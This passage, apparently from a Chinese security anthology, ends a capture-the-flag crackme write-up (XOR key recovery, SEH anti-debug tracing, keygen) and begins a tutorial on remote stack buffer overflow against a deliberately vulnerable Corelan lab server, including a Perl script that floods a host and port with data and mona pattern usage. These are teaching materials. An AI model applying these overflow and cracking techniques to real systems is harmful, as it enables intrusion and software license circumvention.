


图　3-3-58

为空没有输入密码，不为空进入 4013E0 处理，下面这个函数，当我脱壳后会返回错误 5，所以带壳分析了，如图 3-3-59：

```
HANDLE __cdecl sub_4013E0(int lpString)
{
  HANDLE result; // eax@1
  void *v2; // esi@1
  int v3; // edi@2
  int v4; // edi@4
  CHAR Filename; // [sp+Ch] [bp-240h]@1
  char Buffer; // [sp+110h] [bp-13Ch]@2

  GetModuleFileNameA(0, &Filename, 0x104u);
  result = CreateFileA(&Filename, 0x80000000u, 3u, 0, 3u, 0, 0);
  v2 = result;
  if ( result != (HANDLE)-1 )
  {
    v3 = sub_401150(result, (int)&Buffer, lpString);
    if ( v3 )
    {
      CloseHandle(v2);
      result = (HANDLE)sub_401370(v3);
    }
    else
```

图　3-3-59

进去看下，当返回成 0 的时候为正确，那么就会生成文件，如果返回 2，是密码错误。里面有把你的密码经过 sprintf 和“HOWHP”连接在一起，经过 401000 的 2 次加密，和一个特定的 hash 对比。根据我的那个方法跟一下就 OK 了，然后需要获得的 hash 如下：esi=0018F9F0, (ASCII "09B2F924C20C5CA427EED2C5B98BEFBF")，如图 3-3-60：

```
    if ( lstrcmpA((LPCSTR)(lpBuffer + 300), "seclover.com") )
    {
      result = 5;
    }
    else
    {
      sub_401110("seclover.com", lpBuffer, 316);
      wsprintfA(&String, "%s%s", "HOWMP", a3);
      v4 = lstrlenA(&String);
      sub_401000((BYTE *)&String, v4, &String);
      v5 = lstrlenA(&String);
      sub_401000((BYTE *)&String, v5, &String);
      result = lstrcmpA(&String, (LPCSTR)(lpBuffer + 264)) != 0 ? 2 : 0;
    }
  }
  else
  {
    result = 1;
  }
}
return result;
```

图　3-3-60

需要加密后的 hash 为，第一步，我采取的爆破，提示说是第一个密码是 6 位纯数字，代码在附件里。如果有附件，爆破出来是 564987，如图 3-3-61：

图　3-3-61

然后生成了一个一样的 exe，同样加壳。只是最后生成的文件会不一样。这个的密码提示为 6 位，但是不一定是纯数字了，我一开始直接拿第一步写的程序跑了下纯数字，果然不行，然后就去看程序，修改指令，看看会生成什么，结果发现生成了个 gif，马上想到 GIF89a 6 位，也许可以推算出来 key，在 401270 函数里是写文件的，调用了 40110 把你输入的 key 和原有资源做运算，如图 3-3-62：




图　3-3-62

看看算法，如图 3-3-63：

```
char __cdecl sub_401110(LPCSTR lpString, int a2, unsigned int a3)
{
  int v3; // eax@1
  unsigned int v4; // ecx@1
  unsigned int v5; // ebx@1

  v3 = lstrlenA(lpString);
  v4 = 0;
  v5 = v3;
  if ( a3 )
  {
    do
    {
      LOBYTE(v3) = lpString[v4 % v5];
      *(_BYTE *)(v4++ + a2) ^= v3;
    }
    while ( v4 < a3 );
  }
  return v3;
```

图　3-3-63

异或操作，果然可以。我使用的密码是 123456，然后使用爆破的方法让逻辑正确，会生成一个***|||||||.gif 的文件，然后你 winhex 打开生成的 gif,比如第一个字节为 0x01,然后 G 的 hex 值为 0x47，使用 chr(0x31^0x01^'0x47') #python，就能得正确 key 的第一个字母，一次下去，GIF89a，就可以得到正确的 key，输入正确的 key，解密出来一个 gif，打开就是 flag。

5.Crack5-Crackme5： Url:http://ctf.sobug.com/crackme/02de861ff6b52930/index.php

Point:500

Process:拿到程序后，首先看了字符串，如图 3-3-64~3-3-65：

```
00402289    C3              retn
0040228A  - E9 CCC3E9CC     jmp CD29E65B
0040228F    44              inc esp
00402290    3BD9            cmp ebx,ecx
00402292  v 75 17           jnz XCrackMe.004022AB
00402294    6A 00           push 0x0
00402296    6A 00           push 0x0
00402298    68 20404000     push CrackMe.00404020        注册成功!
0040229D    8BCF            mov ecx,edi
0040229F    E8 14040000     call <jmp.&MFC42.#4224>
004022A4    5F              pop edi
004022A5    5E              pop esi
004022A6    5B              pop ebx
```

图　3-3-64

```
0040236E  ^ 79 CC           jns XCrackMe.0040233C
00402370    8DCE            lea ecx,esi                  非法使用寄存器
00402372    CC              int3
00402373    2ACC            sub cl,ah
00402375    45              inc ebp
00402376    AE              scas byte ptr es:[edi]
00402377  - E9 2ACC96E9      jmp E9D6EFA6
0040237C    FE              ???                          未知命令
0040237D    A6              cmps byte ptr ds:[esi],byte ptr es:[edi]
0040237E    CC              int3
0040237F    5F              pop edi
00402380    95              xchg eax,ebp
00402381    CC              int3
00402382    8DE9            lea ebp,ecx                  非法使用寄存器
00402384    6A 00           push 0x0
00402386    6A 00           push 0x0
00402388    68 2C404000     push CrackMe.0040402C        注册失败!
0040238D    8BCF            mov ecx,edi
```

图　3-3-65

有反调试，根据那些 int3，很明显是 seh 反调试，打乱程序的执行流程，导致定位关键函数

带来困难行流程。来到跟进异常处理，如图 3-3-66：

```
ext:004012F0
ext:004012F0                    ; LONG __stdcall TopLevelExceptionFilter(struct _EXCEPTION_P
ext:004012F0                    TopLevelExceptionFilter proc near       ; DATA XREF: sub_401
ext:004012F0
ext:004012F0                    ExceptionInfo   = dword ptr  4
ext:004012F0
ext:004012F0                    ; FUNCTION CHUNK AT .text:004014F9 SIZE 00000007 BYTES
ext:004012F0
```

图　3-3-66

下面的这个地方判断是不是 int3 引起的异常，是就往下执行，不是就返回 EXCEPTION_CONTINUE_SEARCH，如图 3-3-67：

```
00401391   >  33C0          xor eax,eax
00401393   .v EB 78          jmp XCrackMe.0040140D
00401395      3B             db 3B                    CHAR ';'
00401396   >v EB 02          jmp XCrackMe.0040139A
00401398      9A             db 9A
00401399      E8             db E8
0040139A   >  8139 0300008( cmp dword ptr ds:[ecx],0x80000003
004013A0   .v E9 A5000000    jmp CrackMe.0040144A
004013A5      3B             db 3B                    CHAR ';'
004013A6   >  41             inc ecx
```

图　3-3-67

这个地方，设置 EIP，如图 3-3-68：

```
0040140A   .v EB 4A          jmp XCrackMe.00401456
0040140C      3B             db 3B                    CHAR ';'
0040140D   >  C2 0400        retn 0x4
00401410   .v E9 E4000000    jmp CrackMe.004014F9
00401415      9A             db 9A
00401416   >  8996 B800000( mov dword ptr ds:[esi+0xB8],edx
0040141C   .v EB 0E          jmp XCrackMe.0040142C
0040141E      3B             db 3B                    CHAR ';'
```

图　3-3-68

来我们看看 edx 的值，如图 3-3-69：

```
00401415      9A             db 9A
00401416   >  8996 B800000( mov dword ptr ds:[esi+0xB8],edx   CrackMe.00401654
0040141C   .v EB 0E          jmp XCrackMe.0040142C
0040141E      3B             db 3B                    CHAR ';'
0040141F   >  34 51          xor al,0x51
00401421   .v EB 5A          jmp XCrackMe.0040147D
00401423      E9             db E9
00401424   >  03D1           add edx,ecx
00401426   .^ E9 DCFEFFFF    jmp CrackMe.00401307
0040142B      3B             db 3B                    CHAR ';'
0040142C   >  5E             pop esi
edx=00401654 (CrackMe.00401654)
堆栈 ds:[0012F6..]=0040164B (CrackMe.0040164B)
跳转来自 004013EA
地址     HEX 数据                                  ASCII
00401654 CC 31 FA CC CC A7 EC 08 74 B1 CC 5B 63 F5 AD E9  ? 抬?t碧[c酬
00401664 24 FE 86 CC 2A CC 45 AE E9 2A CC E0 75 C6 EB E9  $顏?攇  *鍏u齐?
0012F1C8  7C88B7
0012F1CC  7C8361
0012F1D0  0012F4
```

图　3-3-69

也是 int3，带着疑惑，继续看，多试几次后，EDX 在不断增大，最后 10 多次后，发现了不是 int3 的情况，如图 3-3-70~图 3-3-71：

```
00401416   >  8996 B800000( mov dword ptr ds:[esi+0xB8],edx   CrackMe.0040168D
0040141C   .v EB 0E          jmp XCrackMe.0040142C
0040141E      3B             db 3B                    CHAR ';'
0040141F   >  34 51          xor al,0x51
00401421   .v EB 5A          jmp XCrackMe.0040147D
00401423      E9             db E9
00401424   >  03D1           add edx,ecx
00401426   .^ E9 DCFEFFFF    jmp CrackMe.00401307
0040142B      3B             db 3B                    CHAR ';'
0040142C   >  5E             pop esi
0040142D   .v EB 0A          jmp XCrackMe.00401439
0040142F      E8             db E8
00401430   >  C0E9 05        shr cl,0x5
edx=0040168D (CrackMe.0040168D)
堆栈 ds:[0012F630]=0040168B (CrackMe.0040168B)
跳转来自 004013EA
地址     HEX 数据                                  ASCII
0040168D 6A 01 E8 30 10 00 00 CC E0 75 C6 EB E9 CC 7B D9  j皮■..锞u齐檀{
0040169D 4C 79 CC A7 EC 08 74 B1 CC C2 CC B6 BB 49 CC 65  Ly抬?t碧绿瘟I藪
004016AD AF 6C CC 3F CC 44 CC C2 CC C3 E9 CC 96 E9 FE A6  瓔?藪搪堂檀楠
0012F1C8  7C88B7C0  ke
0012F1CC  7C8361B7  返
0012F1D0  0012F46C
0012F1D4  80000003
```

图　3-3-70




图　3-3-71

进一步的跟踪，发现是用异常处理例程是没隔 10 次左右的 INT3 异常对应一条 MSAM 语句，所有的语句整合起来，也就是注册码的算法了。此外 UnhandledExceptionFilter 在没有 debugger attach 的时候才会被调用。所以，跟踪起来很困难。选择设置条件记录断点，如图 3-3-72~3-3-73：




图　3-3-72




图　3-3-73

整理后，如图 3-3-74：




图　3-3-74

根据结果就可以分析算法了。最后做出注册机，提交 OK，附上源码和一个可以执行的账号，请注意：注册机的输出倒过来才是正确的注册码，然后用户名和注册码不能相同，不想改了，注意下就好，v_dature 536426，如图 3-3-75：




图　3-3-75

（全文完）责任编辑：随性仙人掌

第四章 逆向及破解

第1节 浅谈基于缓冲区溢出的漏洞挖掘[远程栈溢出 I]

作者：霍恩海姆
来自：听潮社区-Listen Tide
网址：http://team.f4ck.org/

可能大家都曾经了解过缓冲区溢出，但是又有多少人真正去仔细分析过原理呢？今天我们就来简单的从基础的原理开始，一步一步的真正的完成一次缓冲区溢出攻击吧。首先介绍一下我们需要准备的环境：

1.测试靶机:Windows Xp Sp3，可用虚拟机，我利用学校实验室方便用的真机。
2.靶机处于 dep 关闭状态下（这里是为了简单的介绍一下基础的挖掘方式）。
3.一个存在栈溢出的程序，由国外的 corelan team 提供做学习用，下载地址：http://pan.baidu.com/s/1gdqwB5L，它的监听端口为 10000，可以接收传过来的数据，但是没有检查数据大小。
4.Python 2.7;ActivePerl;ImunityDebugger;Mona V2

这里不得不用简单的篇幅介绍一下 mona.py，这是由 corelan team 整合的一个可以自动构造 Rop Chain,而且集成了 metasploit 计算偏移量功能的强大插件。详情可以参照他们开发的 github 和官方网站。针对这个存在漏洞的程序，我们来梳理一下挖掘漏洞的思路。和 Web 安全一样，基于软件安全的缓冲区溢出攻击。最重要的部分，也是我们控制的，输入的数据参见缓冲区攻击的原理，我们可以知道，对于栈上的溢出最重要的是 strcpy 之类的函数在接受传入的数据时没有检查数据大小，这并不是说只有 strcpy，只是它是最典型的一个函数。而严格意义上来说，经过我的测试，scanf 等函数，只要具备向内存地址中送入数据的能力都存在这个问题。因此，我们首先来画一个简单的目标程序的流程图：

```
----------EBP 指向活动栈帧底部
入栈的参数 a,b,c (压入传进来的数据)
```

```
buffer ----------数据
call strcpy  或者其他的一些类似的函数
retn  内存地址  返回原函数地址执行----------EIP 跳转的位置
XXXXXXXXXXXXXXXXXXXX ----------ESP 指向的活动栈帧顶部
如果这里为入栈数据申请的 buffer 长度不够，那么接下来的数据很明显会由低地址向高地址移动
----------注意:调试器中，一般我把它理解为，地址从上到下、依次增大----------
```

接下来，就会覆盖掉后面 retn 的内存地址，那么机会就来了，可以看到我们不仅仅可以控制 EIP 来使程序跳转向我们希望的内存地址，而且可以再 ESP 后的内存地址放入我们需要的东西，比如一个 bind shel 这样我们就可以获得目标机器的权限了!那么，首先需要想的几个问题：1.Buffer 有多长?覆盖多少长度的数据才能精确的控制 EIP？2.选用的命令不能带有 null 否则会被截断?3.对于每次运行都会有不同的内存地址，怎么定位 shellcode？

针对第一个问题，有着手工和借助工具两个方案。手工的话，要借助一个小小的数学方法，二分法。比如我们先测试 100 个长度的数据，看看 EIP 有没有改变，再测试 300 个有没有改变，如果 100 个没有改变，而 300 个完全覆盖。那么就可以说明这个 buffer 的大小在 100~300 之间，再进行精确定位。用 perl 写如下语句来生成 junk code：

```
$file = "1.txt";
$junk = "\x42"x100;
open ($file,">$file");
print $file $junk;
close($file);
```

这样同目录下的 1.txt 就包含了 300 个字节的\x42，也就是 b。用 perl 编写如下代码来发送数据包：

```
#exploit.pl
use IO::Socket;
if (!($ARGV[1])) {
print "Usage: perl $0 <Host> <Port>\n";
exit;
}
$buf ="x42"x300;
$socket = IO::Socket::INET->new(PeerAddr=>$ARGV[0],
                                PeerPort=>$ARGV[1],
Proto=>'tcp',)
or die "Create socket fail!\n";
print "Exploit……\n";
if (send ($socket,$buf,0)==length($buf)) { #判断数据是否全发送完毕
print"Send Successful!\n";
else{
print"Send Fail!\n";
exit;
}
close $socket;
```

这样的方式来发送这个数据包：

```
本地 1.pl xp 主机 ip 10000
```

用 immunitydebugger 加载程序发送数据包后，程序崩溃，如图 4-1-1：




图　4-1-1

由于这个程序最终跳转到了 seh 链进行处理（在附加的时候）可以看到，程序的 eip 被覆盖为 0x42424242，如图 4-1-2：




图　4-1-2

如果是一些结构更简单的本地读取，就可以观察到 eip 被覆盖的过程。

通过测试最终可以在 5 次内确定到这个程序的 buffer 区域长度为 268，但是，如果 buffer 的大小过大，这种方法也是非常复杂的，怎么办呢？下面就有请 mona.py 登场了。将 mona.py 放置于 immunitydebugger 的 pycommand 目录下后，在其命令执行框输入!mona 就可以看到

mona 列出它的功能。其中集成了用于计算缓冲区 buffer 大小的生成有序字符串的工具，输入!mona pattern_create 1000，就会在目录下看到 pattern.txt 包含了生成的 1000 长度的有序字符串，如图 4-1-3：




图　4-1-3

